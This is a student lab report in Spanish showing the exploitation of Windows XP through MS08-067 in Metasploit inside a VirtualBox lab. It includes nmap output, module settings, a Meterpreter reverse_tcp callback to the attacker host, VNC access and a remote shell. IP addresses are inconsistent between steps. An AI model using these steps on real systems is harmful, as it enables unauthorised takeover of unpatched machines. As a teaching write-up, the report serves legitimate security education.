EXPLOTACIÓN DE VULNERABILIDADES EN SISTEMAS OBSOLETOS: LABORATORIO EN WINDOWS XP Y WINDOWS SERVER 2003

EDWARD CAMILO CAICEDO BENITEZ

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA DE TELECOMUNICACIÓNES E INFORMÁTICA

SEGURIDAD Y AUDITORIAS EN REDES

DOCENTE
RAFAEL SANDOVAL MORALES

QUIBDÓ-CHOCÓ-COLOMBIA
2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

INTRODUCCIÓN

La seguridad de la información es un pilar fundamental para garantizar la integridad, confidencialidad y disponibilidad de los sistemas en cualquier organización. Sin embargo, el uso de sistemas operativos obsoletos representa un riesgo crítico, ya que dejan de recibir actualizaciones y parches de seguridad, quedando expuestos a vulnerabilidades conocidas que pueden ser aprovechadas por atacantes con relativa facilidad.

Un claro ejemplo de esta situación lo constituyen **Windows XP** y **Windows Server 2003**, dos sistemas operativos desarrollados por Microsoft que, en su momento, marcaron un hito en la administración de entornos corporativos y domésticos. Windows XP, lanzado en 2001, fue uno de los sistemas más populares de su época y llegó a tener una enorme cuota de mercado, pero su soporte oficial finalizó en abril de 2014. Por su parte, Windows Server 2003, orientado al ámbito empresarial y liberado en abril de 2003, dejó de recibir actualizaciones en julio de 2015

OBJETIVO

El objetivo principal de este trabajo es **demostrar de manera práctica las vulnerabilidades y riesgos que presentan los sistemas operativos obsoletos como Windows Server 2003 y Windows XP**, los cuales, al haber llegado al fin de su ciclo de vida y quedar sin soporte oficial, se convierten en un blanco sencillo para los atacantes.

Mediante el uso de la herramienta **Metasploit Framework**, se busca reproducir un escenario controlado en el que se realice un ataque de tipo **reverse shell** hacia un servidor con Windows Server 2003, estableciendo una sesión con **Meterpreter**, obteniendo privilegios de **NT AUTHORITY\SYSTEM** y ejecutando técnicas de migración de procesos para asegurar la persistencia de la sesión.

Además de mostrar el proceso técnico de explotación, este ejercicio tiene como propósito **concientizar sobre la importancia de mantener sistemas actualizados y con soporte vigente**,

ya que equipos con Windows XP y Windows Server 2003 aún se encuentran en uso en algunos entornos empresariales, académicos o industriales debido a limitaciones de compatibilidad con software heredado.

De esta manera, el trabajo busca cumplir con tres propósitos fundamentales:

1. **Evidenciar lo sencillo que resulta comprometer sistemas sin soporte**, resaltando que los exploits para estas plataformas son ampliamente conocidos y documentados.
2. **Promover las buenas prácticas en ciberseguridad**, como la migración a sistemas modernos, el uso de parches y la implementación de controles de seguridad adecuados.
3. **Reflexionar sobre los riesgos operativos y legales** que implica el uso de software obsoleto, especialmente en entornos críticos donde una intrusión puede generar pérdidas económicas, robo de información sensible o interrupción de servicios.


En conclusión, este trabajo busca no solo mostrar el proceso técnico de explotación, sino también servir como un llamado de atención para **abandonar el uso de tecnologías descontinuadas** y fortalecer la cultura de la seguridad informática en cualquier entorno.

METODOLOGÍA

Para detector las distintas variedades de vulnerabilidades encontradas en el sistema de Metasploitable 2 se usaron principal mente el método nmap para ver las versiones, tipo y nombre de las vulnerabilidades mapeadas y diferentes métodos de penetración para tanto acceder como obtener información de la máquina objetivo.


EXPLOTACIÓN DE WINDONWS XP

TOPOLOGIA




Paso 1 En esta primera etapa del laboratorio se ejecuta el comando ifconfig en Kali Linux para verificar la configuración de red. La máquina atacante (Kali) tiene asignada la dirección IP **10.0.2.8**. Posteriormente, se utiliza el comando ping hacia la dirección **10.0.2.15**, correspondiente a la máquina objetivo (Windows XP/Server).


Esto permite comprobar la conectividad y confirmar que ambos equipos se encuentran en la misma red virtual (VirtualBox en este caso).



1Verificación de conexión de red desde Kali Linux



2 Ping de Kali a Windows XP



3Ping de Windows XP a Kali

Paso 2 En esta fase se realiza un escaneo de la máquina víctima (**10.0.2.15**) utilizando el comando:

nmap -sV 10.0.2.15

El parámetro -sV permite identificar las versiones de los servicios en ejecución. El resultado muestra que el sistema tiene los siguientes puertos abiertos:

135/tcp → Microsoft Windows RPC

139/tcp → Microsoft Windows NetBIOS-ssn

445/tcp → Microsoft Windows SMB

3389/tcp → Microsoft Terminal Services (RDP)

Además, Nmap detecta que el sistema operativo es **Windows XP**, lo que confirma la superficie de ataque para la siguiente etapa de explotación.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 09:55 -05
Nmap scan report for 10.0.2.15
Host is up (0.0021s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:F5:42:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
```

Paso 3

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


4Inicio de Metasploit Framework en Kali Linux

Paso 4 En la imagen se observa el uso de **Metasploit** para identificar exploits asociados a vulnerabilidades en el servicio de sistemas Windows antiguos, como **Windows XP** El comando search netapi devuelve módulos relacionados con fallos críticos que permiten **ejecución remota de código** al explotar errores de desbordamiento de búfer en servicios de red. Estas vulnerabilidades son ampliamente conocidas y fueron corregidas en su momento, pero siguen siendo explotables en sistemas sin actualizar.



5Búsqueda de vulnerabilidades

Paso 5 La captura muestra la carga del módulo **exploit/windows/smb/ms08_067_netapi** dentro de **Metasploit Framework**, el cual explota una vulnerabilidad crítica en el servicio **Server (NetAPI)** de **Windows XP y Windows Server 2003**. Esta vulnerabilidad permite **ejecución remota de código (RCE)** sin autenticación, siendo una de las fallas más explotadas históricamente en estos sistemas.



6. Selección del exploit Selección del exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

7. a ver qué configuraciones requiere el módulo con show options


Paso 6: La captura evidencia la ejecución del exploit contra un sistema vulnerable **Windows XP SP3 en español**.

Metasploit detecta automáticamente la versión del sistema y desencadena el exploit, enviando la carga útil **windows/meterpreter/reverse_tcp**. El ataque finaliza exitosamente al establecerse una **sesión Meterpreter** desde la máquina atacante (10.0.2.5) hacia la víctima (10.0.2.7).


La sesión activa de **Meterpreter** confirma que el atacante ahora dispone de control remoto sobre el sistema comprometido, pudiendo ejecutar comandos, exfiltrar información, escalar privilegios e instalar puertas traseras persistentes.


```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.7:445 - Automatically detecting the target...
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] 10.0.2.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.0.2.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.0.2.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Meterpreter session 3 opened (10.0.2.5:4444 -> 10.0.2.7:1055) at 2025-08-28 08:56:41 -0500

meterpreter > [*] Meterpreter session 4 opened (10.0.2.5:4444 -> 10.0.2.7:1061) at 2025-08-28 08:56:41 -0500

meterpreter > help
```

Paso 7 En esta fase se ejecuta el comando **run vnc** desde la sesión **Meterpreter** ya establecida en la víctima. Esto genera un **servidor VNC inverso** que se conecta al atacante (10.0.2.5). El módulo sube y ejecuta un agente VNC en la máquina comprometida, lo que permite al atacante obtener **acceso gráfico remoto al escritorio del sistema Windows XP víctima**, sin requerir autenticación adicional.



Paso 8 La captura muestra la ejecución del comando **ps** dentro de la sesión **Meterpreter** establecida tras la explotación de la vulnerabilidad. Este comando lista los procesos en ejecución en el sistema Windows XP comprometido





```
Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 184   1836  mmc.exe            x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\mmc.exe
 392   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 440   1316  wuauclt.exe        x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wuauclt.exe
 484   1836  cmd.exe            x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\cmd.exe
 744   392   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 748   1316  wscntfy.exe        x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wscntfy.exe
 768   392   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 812   768   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 824   768   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 988   812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1068  812   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1316  812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1356  812   svchost.exe        x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1408  812   svchost.exe        x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 1616  812   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1836  1796  explorer.exe       x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\Explorer.EXE
 1888  1836  ctfmon.exe         x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\ctfmon.exe
 1968  812   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1996  1316  UPEwgIIGPymwA.exe  x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
 2036  812   alg.exe            x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\alg.exe
```


8. Enumeración de procesos activos en la máquina comprometida

Paso 9 En este paso se utiliza el comando **shell** dentro de la sesión **Meterpreter**, lo que permite al atacante abrir una **consola de comandos de Windows XP** (CMD) en la máquina víctima.

La consola muestra la versión del sistema operativo (**Windows XP [Versión 5.1.2600]**) y sitúa al atacante directamente en el directorio **C:\WINDOWS\system32**, desde donde puede ejecutar cualquier comando nativo de Windows.

